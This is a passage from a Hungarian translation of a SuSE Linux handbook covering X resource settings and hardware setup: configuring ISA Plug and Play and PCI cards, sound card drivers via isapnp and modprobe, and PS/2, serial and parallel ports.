Először is, a rendszerszintű beállítások az X Window rendszer indulásakor állítódnak be. Magukat a beállításokat az X szerver adminisztrálja az X Resource adatbázisban, *xrdb*. Ha azt szeretnénk, hogy a megváltoztatott beállítások rendszerszinten is érvénybe lépjenek, szükséges a forrásfájlok manuális javítása.

Amikor az X szerver elindul, az ideiglenes X szerver Resource adatbázis felépítése során az alkalmazások különböző beállításait a következő sorrendben kezelik:

Beállítások hierarchiája

- Először az összes rendszerszintű beállítást a `/usr/X11R6/lib/X11/app-defaults` fájlból olvassa a rendszer.
- Ha van felhasználó-szintű beállításunk a `~/.Xresources` fájlban, akkor ezek felülírják a fenti beállításokat.
- Ha egy alkalmazást konkrét paraméterekkel indítunk, ezek a beállítások felülírják a legutolsót. Ezek a legmagasabb prioritásúak.



Abban az esetben, ha ezeknek a változásoknak nincs hatásuk az alkalmazás működésére, gyakran segít, ha a megfelelő widget nevét kis- illetve nagybetűvel írjuk.

V. rész

A Linux és a hardver

A Linux és a hardver

Fordította: Csiszár Imre

10.1 Előzetes megjegyzések

Ma már kisebb-nagyobb erőfeszítés árán majdnem minden hardverösszetevő integrálható a Linux-rendszerbe. Ez a fejezet azt ismerteti, hogy ezt az egyes esetekben hogyan végezhetjük el, és milyen szoftverek állnak rendelkezésünkre. A *nyomtatás*-sal kapcsolatos problémák megoldását lásd a [12](#) fejezetben ([351.](#) oldal). *Faxolás*-i gondok esetén olvassuk el a [6.10](#) fejezetben ([207.](#) oldal). Az *ISDN eszközök* használatához a [6.2](#) fejezetben ([175.](#) oldal), a *PCMCIA-hardver*-ek használatához a [11](#) fejezetben ([335.](#) oldal) találunk információkat.

10.2 Kártyák

A szabványos PC-k általában ISA ("Industry Standard Architecture") vagy PCI ("Peripheral Component Interconnect") csatlakozójú kártyákat tartalmaznak.

Az AGP ("Accelerated Graphics Port") kivételes eset, mivel az ehhez a port-hoz csatlakoztatott kártyák a PCI buszon is láthatók, és a rendszer logikailag pontosan ugyanúgy kezeli ezeket, mint a PCI kártyákat. PCMCIA kártyákkal elsősorban hordozható számítógépekben (laptop, notebook) találkozhatunk. Ezekkel a kártyákkal kapcsolatban a [11](#) fejezetben ([335.](#) oldal) olvashatunk információkat.

10.2.1 ISA és PCI kártyák

Az alábbiakban közelebbről is megvizsgáljuk az ISA és PCI kártyákat. A kártyák beállítását a hangkártyák példáján keresztül mutatjuk be.

ISA kártyák

Az ISA kártyák a legrégebbi fajta PC-kompatibilis bővítőkártyák. 8 vagy 16 bites buszhoz csatlakoznak, amely 8 MHz frekvencián működik. Számos alaplap esetén lehetséges az ISA busz frekvenciájának megemlése, de ez gyakran problémákhoz vezethet. Az ISA kártyák három kategóriába sorolhatók:

Régi típusú kártyák: Ezeknek a kártyáknak a konfigurálását, például az adott kártya által használt I/O címek, megszakítások és DMA csatornák beállítását, teljes mértékben kézzel kell elvégezni a kártyán található jumperek vagy mikrokapcsolók segítségével. Ellenőrizni kell azt is, hogy nem használja-e egyszerre két vagy több kártya az olyan erőforrásokat, mint az IRQ vagy a DMA csatornák. Ezért az ilyen kártyák beállítása kissé nehézkes.

Jumper nélküli kártyák: Az első generációs ISA kártyákhoz viszonyítva a jumper nélküli kártyák előnye, hogy az erőforrások beállítása már nem jumperekkel, hanem egy speciális konfiguráló programmal történik. Ezek a programok azonban általában csak DOS alatt állnak rendelkezésre, így Linux alatt nem használhatók.

P'n'P kártyák: A Plug and Play kártyák a jumper nélküli kártyák logikus továbbfejlesztései. Ezek a kártyák tárolják a konfigurációs adatokat és a lehetséges beállítások listáját, így egy speciális program vagy meghajtó-program lekérdezheti a rendszerben lévő P'n'P kártyákat, és beállíthatja azokat oly módon, hogy ne ütközzenek egymással. Ha egy kártya nincs beállítva, akkor az gyakorlatilag nem létezik a rendszer számára. Linux-ban a P'n'P rendszerű kártyák beállítására az 'ap' készletbe tartozó 'isapnp' csomag szolgál, amely két programot tartalmaz, a *pnpdump*-ot és az *isapnp*-t.

Hogyan aktiválhatók a P'n'P kártyák az *isapnp* eszközök segítségével?

Hajtsuk végre az alábbi lépéseket:

- Jelentkezzünk be 'root' felhasználóként (azaz rendszergazdaként).
- Ha a /etc könyvtárban már létezik egy *isapnp.conf* fájl, előbb készítsünk biztonsági másolatot róla átnevezéssel.

```
meggyfa:/ # mv /etc/isapnp.conf /etc/isapnp.conf.bak
```
- Adjuk ki a következő parancsot:

```
meggyfa:/ # pnpdump -c > /etc/isapnp.conf,
```

ezzel létrehoztuk a /etc/isapnp.conf fájlt. A -c paraméter hatására a *pnpdump* program oly módon készíti elő a kimeneti fájlt, hogy a P'n'P eszközök azonnal aktiválódjanak.
- Ha kiadjuk az

```
meggyfa:/ # isapnp /etc/isapnp.conf,
```

parancsot, a gépben lévő P'n'P kártyák aktivizálódnak. A SuSE Linux rendszerben ez a rendszer minden indításakor automatikusan megtörténik.

Lehetséges hibaforrások

Tünet: A *pnpdump* a "No boards found" hibaüzenettel tér vissza. Előfordulhat az is, hogy egy vagy több telepített ISA P'n'P kártyát nem ismer fel a rendszer.

Lehetséges magyarázatok:

- A rendszerben nem található P'n'P kártya: ellenőrizzük, hogy milyen kártyák találhatóak a számítógépben, és olvassuk el a kártyák leírását. Szükség esetén kérdezzük meg a kereskedőt, akitől a számítógépet vásároltuk, hogy milyen kártyák vannak a gépben.

- A kártya hibás: győződjünk meg róla, hogy minden kártya megfelelően helyezkedik-e el a csatlakozóaljzatban. Ellenőrizzük, hogy a kártyák más operációs rendszer alatt működnek-e.
- Vannak olyan kártyák, amelyek használhatók ISA P'n'P kártyaként is, de rögzítetten is kioszthatók számukra az erőforrások (például egyes 10 Mbites NE2000 ISA Ethernet-kártyák, SMC 1660). A két üzemmód között általában egy DOS program segítségével lehet átkapcsolni. A kártyák beállításától függően ezek nem jelennek meg a **pnpdump** program kimenetében.
- Van néhány olyan ISA P'n'P kártya, amely nem működik, ha a gépben más ISA P'n'P kártyák is találhatók. Ilyenkor a **pnpdump** kimenetében csak az egyik kártya látható. Előfordulhat, hogy valamelyik kártya úgy van beállítva, hogy ne ISA P'n'P kártyaként működjön (például egy a kártyán lévő jumper segítségével rögzített erőforrások használatához lett beállítva).
- Akad néhány olyan kártya, amely a **pnpdump** futtatása után alaphelyzetbe áll vissza. SCSI kártyák esetén ez a számítógép lefagyását okozhatja, például abban az esetben, ha a gyökér (root) partíció az adott vezérlőhöz tartozik. Ha ilyen probléma lép fel, próbáljuk meg a kártyát úgy beállítani, hogy ne ISA P'n'P kártyaként működjön. Esetleg a kártyát ne a Linux alatt inicializáljuk, hanem (DOS-ból) a **loadlin** program segítségével töltsük be a Linux operációs rendszert, ebben az esetben a kártya a Linux elindításakor már inicializálva lesz.

Tünet: Az *isapnp* parancs futtatásakor vagy az operációs rendszer indításakor az alábbi hibaüzenet jelenik meg:

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occurred requested 'LD2' on or around line 319
* --- further action aborted
```

Megoldás: Kövessük a hibaüzenet által tartalmazott javaslatot, és szűrjük be az alábbi sort az */etc/isapnp.conf* fájl elejére

```
(VERIFYLD N)
```

A fájl a következőképpen néz ki:

```
# [...]
# (DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
# [...]
```

Tünet: Az *isapnp* parancs futtatásakor vagy az operációs rendszer indításakor az alábbi hibaüzenet jelenik meg:


```
[...]  
/etc/isapnp.conf:66 --  
    Fatal - resource conflict allocating 16 bytes  
    of IO at 220 (see /etc/isapnp.conf)  
/etc/isapnp.conf:66 -- Fatal - IO range check  
    attempted while device activated  
/etc/isapnp.conf:66 -- Fatal - Error occurred  
    executing request '<IORESCHECK>' --- further  
    action aborted
```

Megoldás: Valószínűleg ütközés van a `/etc/isapnp.conf` fájlban megadott értékek és a rendszer által már használt erőforrások között. Hasonlítsuk össze a `/etc/isapnp.conf` tartalmát a kérdéses erőforrásokkal kapcsolatos információkkal, amelyek a `/proc` könyvtárban találhatók. Ez a lépés nem szükséges, ha a `-c` beállítással engedélyeztük a `pnpdump` program számára, hogy saját maga végezze el a kiosztást.



Ha a számítógép beállító programjában (setup) az ISA P'nP erőforrások BIOS-on keresztüli beállítása engedélyezve van, számos esetben zavarok támadhatnak. Ilyenkor le kell tiltanunk ezt a beállítást. Mivel a konfigurálást a `pnpdump/isapnp` végzi el, nem szükséges a setupban engedélyezni ezt a beállítást.

Ha a probléma ennél összetettebb, tanulmányozzuk az `'isapnp'` csomag terjedelmes dokumentációját, amely az `/usr/doc/packages/isapnp` könyvtárban található a számítógépen. A jelen alfejezet végén részletes áttekintés található a P'nP kártyák beállításával kapcsolatban. A P'nP kártyák beállítását egy hangkártya példáján keresztül mutatjuk be.

PCI kártyák

A PCI buszhoz csatlakozó kártyákat rendszerint egyáltalán nem kell beállítani a felhasználónak. A PCI buszt leíró szabványban megkísérelték megszüntetni a korábbi buszrendszer korlátait, ezért egy intelligens, automatikus beállítási módot dolgoztak ki. Minden PCI kártyát a számítógép BIOS-a aktivál a rendszer indításakor. A felhasználónak általában lehetősége van a megszakítások kiosztási módjának befolyásolására a BIOS beállításai segítségével. A Linux induláskor közvetlenül a PCI BIOS-ból olvassa ki a PCI eszközök beállításait, és ezeket az adatokat használja a PCI alrendszer információinak megjelenítésére.

Ha kiadjuk az

```
meggyfa:/ # lspci -tv
```

parancsot, megtekinthetjük a Linux által felismert összes PCI eszköz listáját. A következő alfejezetben elvégezzük egy PCI hangkártya beállítását is.

10.3 Hangkártyák

A piacon jelenleg alapvetően kétfajta hangkártya kapható, az ISA és a PCI hangkártyák, az előbbiek mindazonáltal a jelek szerint ma már lassan kihalóban vannak. Úgy tűnik, az ISA kártyák gyártása hamarosan megszűnik. A SuSE Linux jelenleg kétféle módon támogatja a hangkártyákat.

```

-[00]++-00.0 Intel Corporation 440BX/ZX - 82443BX/ZX Host bridge
      +-01.0-[01]---00.0 Nvidia Corporation Riva TNT
      +-04.0 Intel Corporation 82371AB PIIX4 ISA
      +-04.1 Intel Corporation 82371AB PIIX4 IDE
      +-04.2 Intel Corporation 82371AB PIIX4 USB
      +-04.3 Intel Corporation 82371AB PIIX4 ACPI
      +-06.0 Adaptec 7890
      09.0 Digital Equipment Corporation DECchip 21140 [FasterNet]

```

10.2.1 képernyőlista: Az **lspci -tv** parancs kimenete

Az egyik lehetőség az 'opso' csomag vagy az 'opsod_up' csomag (demo), illetve többprocesszoros rendszer esetén az 'opso_smp' csomag és az 'osod_smp' (demo) csomag telepítése, amely a 'pay' készletben található.

A másik lehetőség a hangkártyákat támogató kernelalapú modulok használata.

10.3.1 OSS / OSSdemo

Ezek a csomagok ideálisan alkalmasak ISA és ISA-P'n'P hangkártyák beállítására. Az 'opso' és az 'opso_smp' csomag már regisztrált a SuSE felhasználók számára, így teljes mértékben működőképes. Az 'opsod_up' és az 'opsod_smp' csomagok viszont még nem engedélyezettek, ezért csak 20 percig működnek.

Az OSS vagy az OSSdemo hangkártya-meghajtóprogramok használata:

- Telepítsük a 'pay' készletben található fenti csomagok valamelyikét a YaST használatával.
- Váltunk rendszergazdaként ('root') a /tmp mappában a megfelelő telepítési könyvtárra, és futtassuk az **oss-install** programot:

```
meggyfa:/ # cd /tmp/opso-3.8.1z
meggyfa:/tmp/opso-3.8.1z # ./oss-install
```
- A program keresztülvezet a meghajtóprogram telepítésén.
- Miután a program lefutott, az

```
meggyfa:/tmp/opso-3.8.1z # soundon
```

paranccsal tölthetjük be, és vehetjük használatba az OSS meghajtóprogramokat.

Amennyiben inkább a kernelmodulokat szeretnénk használni a hangkártyához, olvassuk el a következő alfejezetet.

10.3.2 Hangkártyák támogatása Linux alatt

Hangkártya Linux alatti használatához az alábbiakat kell tennünk:

- A hardver azonosítása:
 - Milyen típusú a beállítandó kártya (gyártó, a kártyán lévő lapka típusa)?

- Milyen fajtájú (ISA, ISA-P'n'P, PCI) a kártya?
- A hardver beállítása:
 - Jumperek beállítása, illetve konfigurálás az *isapnp* eszközök használatával.
- a meghajtóprogram telepítése és betöltése:
 - A kernelmodulok betöltése vagy az OSS meghajtóprogram elindítása.

A következőkben részletesen áttekintjük a fenti lépéseket.

- A hardver azonosítása:
 - Régi típusú ISA hangkártyák
Még ma is széles körben használnak ilyen kártyákat, elsősorban a régebbi számítógépekben. Beállításukra a kártyán található átkötések (jumperek) szolgálnak. Ezekkel adhatók meg a használt erőforrások (I/O címek, IRQ vonalak és DMA csatornák).
 - ISA P'n'P hangkártyák
Ezek a kártyák abban térnek el a régebbi kártyáktól, hogy az erőforrások (I/O címek, IRQ, DMA) szoftver segítségével állíthatók be. Így ezeknél a kártyáknál már nincs szükség jumperek használatára.
 - PCI hangkártyák
A PCI hangkártyák beállítása a legegyszerűbb. A buszon található kártyákat a számítógép automatikusan konfigurálja. A meghajtóprogramok szoftveres illesztőfelületen keresztül érhetik el a kártya erőforrásait.
- A hardver beállítása:
 - Régi típusú ISA hangkártyák: A hangkártya szolgáltatásaitól függően különböző erőforrásokat kell beállítani. Az alábbi példa egy **Creative Soundblaster 16** hangkártya beállítását mutatja be:

I/O címek

A következő I/O címek érvényesek ezen kártya esetén:

- * Audio I/O
- * Játékport
- * MPU-401
- * FM-Szintézis

Csak az audio I/O (**0x220**, 0x240, 0x260 vagy 0x280) és az MPU-401 (0x300 vagy 0x330) módosítható. A játékport (0x200) és az FM szintézis (0x388) címe alapértelmezés szerint rögzített.

Megszakítások (IRQ-k)

A kártya saját megszakítást igényel. Ez lehet IRQ 2, **5**, 7 vagy 10.

DMA csatornák

A beállítási lehetőségek DMA 0, **1**, 3, **5**, 6 vagy 7. 8 bites adatátvitel esetén DMA 1, 16 bitesnél a DMA 5 az alapértelmezett.

A hangkártya jumpereit úgy kell beállítani, hogy a kártya által használt erőforrások ne ütközzenek a számítógépben található más kártyák által használt erőforrásokkal. Jegyezzük fel a beállításokat.

- ISA P’n’P hangkártyák: Az ilyen kártyák erőforrásait speciális szoftverrel kell aktivizálni. Az OSS használata jelentősen megkönnyíti ezeknek a kártyáknak a használatát, mivel ez a program automatikusan keresi a kártyákat, és azonnal beállítja azokat. A P’n’P kártyákhoz kernelalapú meghajtók is használhatók, azonban ilyenkor a kártyát a kernelmodulok betöltése előtt aktivizálni kell. A Linux ‘isapnp’ programcsomagja használható erre a célra. A **pnpdump** program egy konfigurációs fájlt hoz létre, amely felsorolja a rendszerben található P’n’P kártyák összes erőforrását. Ezt a listát ezután kézzel szerkeszthetjük, ha másképpen szeretnénk kiosztani a kártyák számára az erőforrásokat.

Írjuk be az

```
meggyfa:/ # pnpdump -c > /etc/isapnp.conf
```

parancsot, ennek hatására létrejön a /etc/isapnp.conf fájl.

Az alábbiakban egy Creative Soundblaster AWE64 hangkártya aktivizálása látható:

```
# This is free software, see the sources for details.
# This software has NO WARRANTY, use at your OWN RISK
#
# For details of this file format, see isapnp.conf(5)
#
# For latest information and FAQ on isapnp and pnpdump see:
# http://www.roestock.demon.co.uk/isapnptools/
#
# Compiler flags: -DREALTIME -DNEEDSETSCHEDULER -DABORT_ONRESERR
#
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 54 17 0e db 74 9e 00 8c 0e

# (DEBUG)
# (READPORT 0x020b)
# (ISOLATE PRESERVE)
# (IDENTIFY *)
# (VERBOSITY 2)
# (CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

# Card 1: (serial identifier 54 17 0e db 74 9e 00 8c 0e)
# Vendor Id CTL009e, Serial Number 386849652, checksum 0x54.
# Version 1.0, Vendor version 2.0
# ANSI string -->Creative SB AWE64 Gold<--
#
# Logical device id CTL0044
#   Device supports vendor reserved register @ 0x38
#   Device supports vendor reserved register @ 0x3a
#   Device supports vendor reserved register @ 0x3b
#   Device supports vendor reserved register @ 0x3c
#   Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

# (CONFIGURE CTL009e/386849652 (LD 0
#   ANSI string -->Audio<--
```

```
# Multiple choice time, choose one only !

#       Start dependent functions: priority preferred
#       IRQ 5.
#           High true, edge sensitive interrupt (by default)
#       (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#           8 bit DMA only
#           Logical device is not a bus master
#           DMA may execute in count by byte mode
#           DMA may not execute in count by word mode
#           DMA channel speed in compatible mode
#       (DMA 0 (CHANNEL 1))
#       Next DMA channel 5.
#           16 bit DMA only
#           Logical device is not a bus master
#           DMA may not execute in count by byte mode
#           DMA may execute in count by word mode
#           DMA channel speed in compatible mode
#       (DMA 1 (CHANNEL 5))
#       Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0220
#           Maximum IO base address 0x0220
#           IO base alignment 1 bytes
#           Number of IO addresses required: 16
#       (IO 0 (SIZE 16) (BASE 0x0220))
#       Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0330
#           Maximum IO base address 0x0330
#           IO base alignment 1 bytes
#           Number of IO addresses required: 2
#       (IO 1 (SIZE 2) (BASE 0x0330))
#       Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0388
#           Maximum IO base address 0x0388
#           IO base alignment 1 bytes
#           Number of IO addresses required: 4
#       (IO 2 (SIZE 4) (BASE 0x0388))

#       End dependent functions
#       (NAME "CTL009e/386849652[0]{Audio                }")
#       (ACT Y)
#   ))
#
# Logical device id CTL7002
#       Device supports vendor reserved register @ 0x39
#       Device supports vendor reserved register @ 0x3a
#       Device supports vendor reserved register @ 0x3b
#       Device supports vendor reserved register @ 0x3c
#       Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 1
#       Compatible device id PNPb02f
#       ANSI string -->Game<--
```

```

# Multiple choice time, choose one only !

#       Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0200
#           Maximum IO base address 0x0200
#           IO base alignment 1 bytes
#           Number of IO addresses required: 8
#       (IO 0 (SIZE 8) (BASE 0x0200))

#       End dependent functions
#       (NAME "CTL009e/386849652[1]{Game" )"
#       (ACT Y)
#   ))
#
# Logical device id CTL0023
# Device supports vendor reserved register @ 0x38
# Device supports vendor reserved register @ 0x3a
# Device supports vendor reserved register @ 0x3b
# Device supports vendor reserved register @ 0x3c
# Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 2
#       ANSI string -->WaveTable<--

# Multiple choice time, choose one only !

#       Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0620
#           Maximum IO base address 0x0620
#           IO base alignment 1 bytes
#           Number of IO addresses required: 4
#       (IO 0 (SIZE 4) (BASE 0x0620))
#       (IO 1 (BASE 0x0a20))
#       (IO 2 (BASE 0x0e20))

#       End dependent functions
#       (NAME "CTL009e/386849652[2]{WaveTable" )"
#       (ACT Y)
#   ))
# End tag... Checksum 0x00 (OK)

# Returns all cards to the "Wait for Key" state
(WAITFORKEY)

```

– PCI hangkártyák: A PCI hangkártyák beállítása nagyon egyszerű. A számítógép automatikusan beállítja a PCI buszt, és kiosztja az erőforrásokat az egyes kártyák számára. A meghajtóprogramok definiált szoftveres illesztőfelületen keresztül kérdezhetik le a kártya erőforrásait.

- a meghajtóprogram telepítése és betöltése: A beállítás utolsó lépése során a meghajtóprogram-modulok számára meg kell adni a hardver konfi-

gurációját. Erre az `/etc/modules.conf` fájl megfelelő bejegyzései szolgálnak.

– ISA és P’n’P kártyák:

A rendszer tartalmazza a kernel által támogatott kártyatípusokhoz való előfordított modulokat (`'kernmod'` csomag). A kernelforrás (`'lx_suse'` csomag, `'source'` készlet) telepítése után részletes információkat találunk a

`/usr/src/linux/Documentation/sound` könyvtárban.

Ellenőrizzük, hogy a `/etc/modules.conf` fájlban a sound aliasok le vannak-e tiltva, szükség esetén ki kell kommentezni ezeket az aliasokat az erre szolgáló `'#'` jel segítségével, amint az a [10.3.1](#) fejezetben ([323.](#) oldal) látható.

Ha például a *Soundblaster 16* családba tartozó hangkártyával rendelkezünk, a kártya által tartalmazott funkciókhoz (audio, MPU401 és szintetizátor) tartozó meghajtóprogramokat például a következő paranccsal tölthetjük be:

```
meggyfa:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

A parancs betölti a Soundblaster 16 jelenlegi meghajtóprogramját. Egyébként az AWE64 hangkártyához is ugyanez a modul szükséges. Az MPU401 meghajtót a Soundblaster meghajtóprogram tartalmazza. A hangkártya és az `uart401`, `sound`, `soundflow` és `soundcore` modulok működéséhez szükséges meghajtóprogramok automatikusan betöltődnek. Ezek a modulok számos alacsony szintű, valamint az összes hangmodulban közös funkciót végeznek el. Az

```
meggyfa:/ # lsmod
```

paranccsal ellenőrizhető, hogy a modulok be vannak-e töltve.

```
meggyfa:/ # modprobe adlib_card io=0x388
```

A fenti parancs betölti a kártya által tartalmazott szintetizátorhoz tartozó modult.

A [10.1](#) fejezetben ([333.](#) oldal) táblázata felsorolja a jelenleg elérhető meghajtó-programokat.

Az egyes modulokhoz használható lehetséges paraméterek a kernelparaméterek fejezetben találhatók (lásd a [14.3.4](#) fejezetben ([398.](#) oldal)).

- PCI kártyák

A következő lépésenkénti útmutató a **Creative Soundblaster PCI 64/128** példáján keresztül mutatja be a hangkártyák beállítását:

A Soundblaster PCI 64/128 hangkártyákon ES1370 vagy ES1371 típusú audiolapka található.

1. Nézzük meg az audiolapka feliratán, hogy ES1370 vagy ES1371 típusú-e, majd telepítsük a kártyát.
2. Módosítsuk az `/etc/modules.conf` fájlt. A 38. sor környékén a következő bejegyzések találhatók:

```
alias char-major-14 off
alias sound off
alias midi off
```

Módosítsuk a sorokat az alábbiak szerint:

```
# alias char-major-14 off
# alias sound off
# alias midi off
```

A 100. sor környékén kezdődik a hangkártya-modulok konfigurációja. Váloztassuk az

```
# alias char-major-14 es1370
```

sort az alábbira:

```
alias char-major-14 es1370
```

a megjegyzés jel ("#") eltávolításával.

Ha a hangkártyán ES1371 lapka található, járjunk el a fentiek szerint, de használjuk a következő, az es1371.o modulra vonatkozó bejegyzést.

3. Indítsuk el a keverőt (mixer).

Az **lsmod** parancs a következőt kell, hogy kiírja:

Module	Size	Used by
es1370	21748	1 (autoclean)
soundcore	2084	4 (autoclean) [es1370]
...		

10.3.1 képernyőlista: Az **lsmod** parancs kimenete

- Ha ez nem működik azonnal, próbáljuk meg ismét a **depmod -a** paranccsal.
- Próbáljunk hangokat lejátszani a számítógéppel a kscd, az x11amp, xmms vagy valamely hasonló program segítségével.
Ellenőrizzük a keverő beállításait (ha az összes csatorna ki van kapcsolva, a legjobb audió-meghajtóprogram sem használható semmire ;-)).

Vegyük figyelembe, hogy a KDE nem ismeri fel automatikusan azokat a hangkártyákat, melyek az es1370.o vagy az es1371.o modult igénylik, mivel ezek a modulok nem hozzáférhetők a /dev/sndstat eszközfájlból. Ha a KDE alatt is szeretnénk élvezni a rendszerhangokat, az alábbiak szerint módosítsuk az /opt/kde/bin/startkde fájlt:

Keressük meg az alábbi sorokat:

```
startifaudio kaudioserver
startifaudio kwmsound
```

és módosítsuk az alábbiak szerint:

```
kaudioserver &
kwmsound &
```

A **Creative Soundblaster Live!** hangkártyához rendelkezésre áll egy csatoló, amelyet a Creative Labs fejlesztett ki. Telepítsük a 'snd' készletben található 'emu10k1' csomagot a YaST használatával. A

meghajtóprogram telepítésének módjáról további információ található a `/usr/doc/packages/emul0k1/README.SuSE` fájlban.

Ellenőrzés. Lássuk, működik-e?

Ha már az összes szükséges modult telepítettük, és ellenőrizni szeretnénk, hogy a hangkártya valóban működik, adjuk ki a következő parancsot:

```
meggyfa:/ # cat /dev/sndstat
```

Ez – Sound Blaster 16 hangkártya esetén – az alább látható 10.3.2-hoz hasonló kimenetet kell, hogy eredményezzen.

```
[...]
Audio devices:
0: Sound Blaster 16 (4.13) (DUPLEX)
Synth devices:
0: Yamaha OPL3
Midi devices:
0: Sound Blaster 16
Timers:
0: System clock
Mixers:
0: Sound Blaster
```

10.3.2 képernyőlista: A `cat /dev/sndstat` parancs kimenete

Ha a parancs eredményeként a kívánt kimenetet kaptuk, megpróbálhatunk lejátszani egy hangfájlt (ezek a `'snd'` készletben, a `'snd_au'` csomagban, a `'snd_wav'` csomagban és a `'snd_mod'` csomagban találhatók): ehhez szükséges, hogy az `'snd'` készletből a `'sox'` csomag telepítve legyen:

```
meggyfa:/ # cat /usr/share/sounds/au/swedish.au > /dev/audio
meggyfa:/ # cat /usr/share/sounds/wav/applause.wav > /dev/dsp
meggyfa:/ # tracker /usr/share/sounds/mod/rebels.mod
```

MIDI-fájlok könnyen lejátszhatók a *kmid* KDE-programmal, feltéve, hogy a hangkártya támogatja ezt a funkciót.

Ha a `cat /dev/sndstat` parancs kimenete a kívántnak megfelelő, és a `cat mysong.au > /dev/audio` parancs nem eredményez hibaizenetet, de továbbra sincs hang, nézzük meg az audiomixert a KDE panelen. Lehet, hogy csak túl alacsonyra van beállítva a hangerő.

A kernelmodul automatikus betöltése

Ha biztosan tudjuk, hogy a meglévő meghajtóprogramok teljes mértékben támogatják a kártyát, automatikusan is betölthetjük a megfelelő modulokat a `/etc/modules.conf` fájl megfelelő sorának módosításával. Például Soundblaster 16 hangkártya esetén a 10.3.1 ábra szemlélteti ezt.

Nincs általános szabály arra, hogy egy hangkártya milyen funkciókat támogat, ezért nekünk kell utánanézni a kártya dokumentációjában, illetve a `/usr/src/linux/Documentation/sound` könyvtárban található információkban, hogy mely modulokat kell betölteni. További tippek találha-

```
# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388          # FM synthesizer
```

10.3.1 fájllista: /etc/modules.conf: Hangmodulok beállításai

tók az /usr/src/linux/drivers/sound könyvtárban, a meghajtó-programok forrásában. Azonban az /etc/modules.conf fájlban vannak olyan előre definiált bejegyzések, amelyek közül felhasználhatjuk a megfelelőt.

A /etc/modules.conf fájlból való betöltése helyett a /sbin/init.d/boot.local fájlban a fent említett **modprobe** parancsok valamelyikének használatával is betölthetők a kívánt hangkártya-modulok (lásd a 17.4 fejezetben (460. oldal)).

10.4 A számítógép portjai

10.4.1 PS/2 Port

A PS/2 portot az IBM fejlesztette ki eredetileg a PS/2 platformhoz. Az ATX szabvány, amely tartalmazza ezt a porttípust, az utóbbi néhány évben széles körben elterjedt. A PS/2 porthoz egér vagy billentyűzet csatlakoztatható.

Linux alatt nincs szükség a PS/2 port beállítására, mivel a kernel támogatja azt. A rendszer automatikusan felismeri a meglévő PS/2 portokat, és képes a hozzájuk csatlakozó eszközök vezérlésére. A portok a /dev/kbd és a /dev/psaux eszközneveken találhatók és érhetők el.

10.4.2 Soros portok

A számítógép soros (RS232) portját gyakran külső modem csatlakoztatására használják. RS232 csatlakozóval rendelkező egeret is csatlakoztathatunk a soros portba.

Linux operációs rendszerben a port támogatásához a `serial.o` kernelmodul szükséges. Ez a modul automatikusan betöltődik, ha egy bizonyos szoftver a porthoz fordul. Ha például úgy állítottuk be az internet-hozzáférést, hogy az a COM1 porton található modemet használja, a modul automatikusan betöltődik még a szolgáltatóval való kapcsolat létrehozása előtt.

A soros port beállításait a `setserial` program segítségével módosíthatjuk. Ezt a programot a /sbin/init.d parancsfájl a rendszer minden indításakor lefuttatja. A `setserial`-al kapcsolatos további információt a program kézikönyvdokumente tartalmaz. A soros portoknak megfelelő eszközfájlok a /dev/ttyS0, /dev/ttyS1 ... stb. alatt találhatók.

10.4.3 Párhuzamos portok

A számítógép párhuzamos portját elsősorban nyomtató csatlakoztatására használják. Számos más eszköz is létezik, amely ezt a portot használja, például külső ZIP-, illetve CD-ROM/RAM meghajtók.

A jelenlegi 2.2.xx verziószámú Linuxkernelek "parport" alrendszerét úgy tervezték, hogy lehetővé tegye több, egyazon párhuzamos porthoz csatlakoztatott eszköz *egyidejű* használatát¹. Így például lehetőség van arra, hogy a párhuzamos porthoz csatlakoztatott ZIP-meghajtóhoz egy nyomtatót csatlakoztassunk.

A parport inicializálása

Ehhez a parport és a parport_pc modul kernelbeli támogatására van szükség², ahol a parport modul a kernel tényleges alrendszere, a parport_pc modul pedig a PC port hardver-összeköttetéséről gondoskodik, valamint egyes AXP számítógépeikéről.

A

```
meggyfa: # modprobe parport_pc
```

parancssal kézzel betölthetjük a modulokat. Az **lsmod** paranccsal ellenőrizzük, hogy a portok megtalálhatók-e és be vannak-e állítva. A listában a parport és a parport_pc modul is meg kell, hogy jelenjen. A /var/log/messages fájlban meg tudjuk nézni, hogy mely értékeket használta gépünk a parport modul inicializálására (lásd a 10.4.1 fájllistát).

```
Jun  3 09:15:53 tux kernel: parport0: PC-style at 0x378 (0x778)
[SPP,ECP,ECPEPP,ECPPS2]
```

10.4.1 fájllista: /var/log/messages: a parport inicializálása

A 10.4.2 fájllista a port beállítását mutatja, a kommentezett bejegyzések tippeket adnak a második párhuzamos port beállításához.

```
alias parport_lowlevel    parport_pc
options parport_pc io=0x378 irq=none

# If you have multiple parallel ports, specify them
# this way:
# options parport_pc io=0x378,0x278  irq=none,none
```

10.4.2 fájllista: /etc/modules.conf: a parport beállítása

¹ A "rég"i" 2.0.xx kernelben egy porton csak egyetlen eszköz használható, a "többszörös" csatlakozásra sincs lehetőség!

